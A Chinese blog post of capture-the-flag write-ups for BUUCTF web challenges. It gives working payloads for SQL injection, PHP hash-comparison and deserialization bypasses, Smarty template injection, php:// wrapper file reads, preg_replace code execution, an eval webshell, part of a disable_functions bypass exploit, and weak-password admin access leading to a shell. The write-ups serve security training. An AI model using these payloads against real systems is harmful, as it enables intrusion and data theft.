buuctf刷题

原创

Mr_小白先生 于 2020-10-28 00:00:59 发布 707 收藏 7

分类专栏： ctf

本文链接：https://blog.csdn.net/qq_41788704/article/details/109284042

版权

ctf 专栏收录该内容


3 篇文章 0 订阅


订阅专栏

buuctf刷题

BJDCTF2020 Easy MD5

进来就是一个输入框，发包查看返回信息





```
Content-Type: text/html; charset=UTF-8
Date: Mon, 26 Oct 2020 01:56:39 GMT
Hint: select * from 'admin' where password=md5($pass,true)
Server: openresty
Transfer-Encoding: chunked
```

可以看到SQL语句。这里猜想MD5出来的值会不会可以可以这样利用
select * from ‘admin’ where password=’‘or’1’

这段PHP代码可以找到MD5出来的值类似于 “or’1…’

```
<?php
for ($i = 0;;) {
 for ($c = 0; $c < 1000000; $c++, $i++)
  if (stripos(md5($i, true), '\'or\'') !== false)
   echo "\nmd5($i) = " . md5($i, true) . "\n";
 echo ".";
}
?>
```

找到ffifdyop字符串，输入后出现

Do You Like MD5?

查看HTML源码发现部分PHP源码

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

弱相等，使用a=QNKCDZO&b=s214587387a 可以到达下一关
下一关也给了源码，不过这次是强相等

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

根据PHP的一些特性，可以知道MD5函数处理数组会返回null，所以param1[]=1&param2[]=2 可以拿到flag。

```
md5(array()) = null
sha1(array()) = null
ereg(pattern,array()) = null vs preg_match(pattern,array) = false
strcmp(array(), "abc") = null
strpos(array(),"abc") = null
```

网鼎杯 2020 青龙组 AreUSerialz

```
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

1. 首先对传进来的str判断里面的字符必须在ascii码32~125之间。
2. 然后反序列化执行到析构函数__desctruct()；判断op，如果为2的话会重新赋值为1。
3. 在process()函数中op为1调用write()函数。2调用read()函数。所以我们需要的就是调用read()函数。所以不能让析构函数对op重新赋值。
4. 我们可以看到析构函数中对op的判断是强相等，因为上面判断的是字符串，所以我们只要将op定义为整形就可以绕过。
5. 生成payload代码如下。

```
<?php

class FileHandler {

    public $op=2;
    public $filename="php://filter/read=convert.base64-encode/resource=flag.php";
    public $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        // $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo "[Result]:<br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        // $this->process();
    }

}
$A=new FileHandler();
$B=serialize($A);
echo $B;
```

GYCTF2020 Blacklist

堆叠注入 + handler


```
1';show databases;     \\查看数据库
1';show tables;      \\查看数据表
1';show columns from FlagHere;  \\查看数据表中的字段名
1';handler FlagHere open as p;handler p read first;handler p close;
```

强网杯 2019 随便注

> 黑名单列表
> return preg_match("/select|update|delete|drop|insert|where|./i",$inject);

```
11';show columns from `1919810931114514`;  \\可以看到flag列在这个数字的表中
```

万能密码可以看到数据，结合之前的查询，判断这个是words表中的数据



姿势: 1'or'1 提交


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

这里总结了三种方法

1. `` 1';handler `1919810931114514` open;handler `1919810931114514` read first;handler `1919810931114514` close; ``
2. `1';SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;`
   利用预处理语句执行SQL语句。
   `0x73656c656374202a2066726f6d20603139313938313039333131313435313460` 是 select * from ` 1919810931114514 `的十六进制。预处理会自动编码转换。
3. `` 1'; rename table words to word1; rename table `1919810931114514` to words; alter table words add id int unsigned not Null auto_increment primary key ; alter table words change flag data varchar(100); ``
   因为默认查询的是words表，所以将 `1919810931114514` 表重命名为words。

GKCTF2020 cve版签到

根据提示去找CVE-2020-7066的漏洞详情，发现get_headers()函数发现空字节会截断。



bugs.php.net/bug.php?id=79329

```
This was tested on PHP 7.3, but the function has always had this bug.

The test script shows that this can cause well-written scripts to get headers for an unexpected domain. Those headers
could leak sensitive information or unexpectedly contain attacker-controlled data.

Test script:
---------------
<?php
// user input
$_GET['url'] = "http://localhost\0.example.com";

$host = parse_url($_GET['url'], PHP_URL_HOST);
if (substr($host, -12) !== '.example.com') {
    die();
}
$headers = get_headers($_GET['url']);
var_dump($headers);

Expected result:
----------------
Warning: get_headers() expects parameter 1 to be a valid path, string given in php shell code on line 1
NULL

Actual result:
--------------
headers from http://localhost
```

所以通过 `url=http://127.0.0.1%00.ctfhub.com` 会看到提示说明 `Tips: Host must be end with '123'`
所以最终payload为 `url=http://127.0.0.123%00.ctfhub.com`

BJDCTF2020 Mark loves cat

变量覆盖
扫描发现 `.git` 目录泄露，githack获取源码


```php
<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){ //GET方式传flag只能传一个flag=flag
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){ //GET和POST其中之一必须传flag
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){ //GET和POST传flag,必须不能是flag=flag
    exit($is);
}

echo "the flag is: ".$flag;
```

1. 分析代码可以发现第1个if判断和第2个if判断矛盾，所以是不会执行到最后一步拿到flag的。
2. 但是`foreach($_GET as $x => $y){ $$x = $$y; }`存在变量覆盖，payload为`yds=flag`,通过GET传递这个payload，因为GET和POST都没有传递flag，所以会弹出`$yds`变量的内容。

BJDCTF2020 The mystery of ip

SSTI注入

常见模板引擎：Smarty，Mako，Jinja2，Jade，Velocity，Freemaker和Twig，测试模板的顺序如图



检测模板注入工具：Tplmap

```
smarty模板注入payload
{if phpinfo()}{/if}
{if system('ls')}{/if}
{{system("ls")}}
{ readfile('/flag') }
{if show_source('/flag')}{/if}
{ system('cat /flag') }  //payload
```

--2020.10.27--

BJDCTF2020 ZJCTF，不过如此

php伪协议

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

1. 给了源码，题目将`$_GET["text"]`字符串当作文件名，然后读取文件，文件内容必须要等于`I have a dream`。
2. 根据题目提示，`$_GET["file"]`等于`next.php`。
3. text有多种方式可以解题，file则可以使用`php://filter`伪协议

`payload1：?text=data://text/plain,I have a dream&file=php://filter/convert.base64-encode/resource=next.php`
`payload2：?text=php://input&file=php://filter/convert.base64-encode/resource=next.php`
5. next.php源码

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace('/(' . $re . ')/ei','strtolower("\\1")',$str);
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
```

5. 根据getFlag()执行系统命令获取flag
   `next.php?\S*=${getFlag()}&cmd=system('cat /flag');`


GKCTF2020 CheckIN

代码执行 + bypass PHP7.0-7.3 disable_function

```
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName();
```


将代码base64加密传值就可以执行代码

根据phpinfo可以看到可执行系统命令的函数都被禁用了




disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,

蚁剑连接服务器，payload：`@eval(\$_POST['reader']);加密后的编码QGV2YWwoJF9QT1NUWydyZWFkZXInXSk7用蚁剑成功连接`



flag
readflag
start.sh

可以看到读取flag的脚本，将这串代码上传到服务器bypass disable_function，修改执行命令。



```
# PHP 7.0-7.3 disable_functions bypass PoC (*nix only)
#
# Bug: https://bugs.php.net/bug.php?id=72530
#
# This exploit should work on all PHP 7.0-7.3 versions
#
# Author: https://github.com/mm0r1

pwn("/readflag");

function pwn($cmd) {
    global $abc, $helper;

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
```

包含这个bypass文件就可以拿到flag。

GKCTF2020 老八小超市儿

ShopXO 后台getshell


1. 打开环境，有shopxo电商平台的字样,翻看`robots.txt`

```
User-agent: *
Disallow: /index.php?s=/admin*
Disallow: /index.php?s=/install*
Disallow: /index.php?s=/api*
Disallow: /admin*
Disallow: /api*
Disallow: /install*
Disallow: /*respond.php
Disallow: /*notify.php
Disallow: /public*
```

2. 打开admin.php，利用弱口令admin shopxo进入后台
3. shopxo后台全版本获取shell复现

Getshell 步骤

1. 在后台找到应用中心-应用商店-主题，然后下载默认主题。



主题下载后，到后台管理 -> 网站管理 -> 主题管理 - 主题安装（选择文件上传即可）

系统遵循Apache2开源协议发布，无需授权、可商用、可二次开发、满足99%的电商

VIP授权介绍：https://shopxo.net/vip.html

logo右上角带VIP标记的插件为VIP授权用户免费提供使用

默认主题
作者： Devil
主页： https://shopxo.net/
版本： 1.7.0
适配版本： 不限

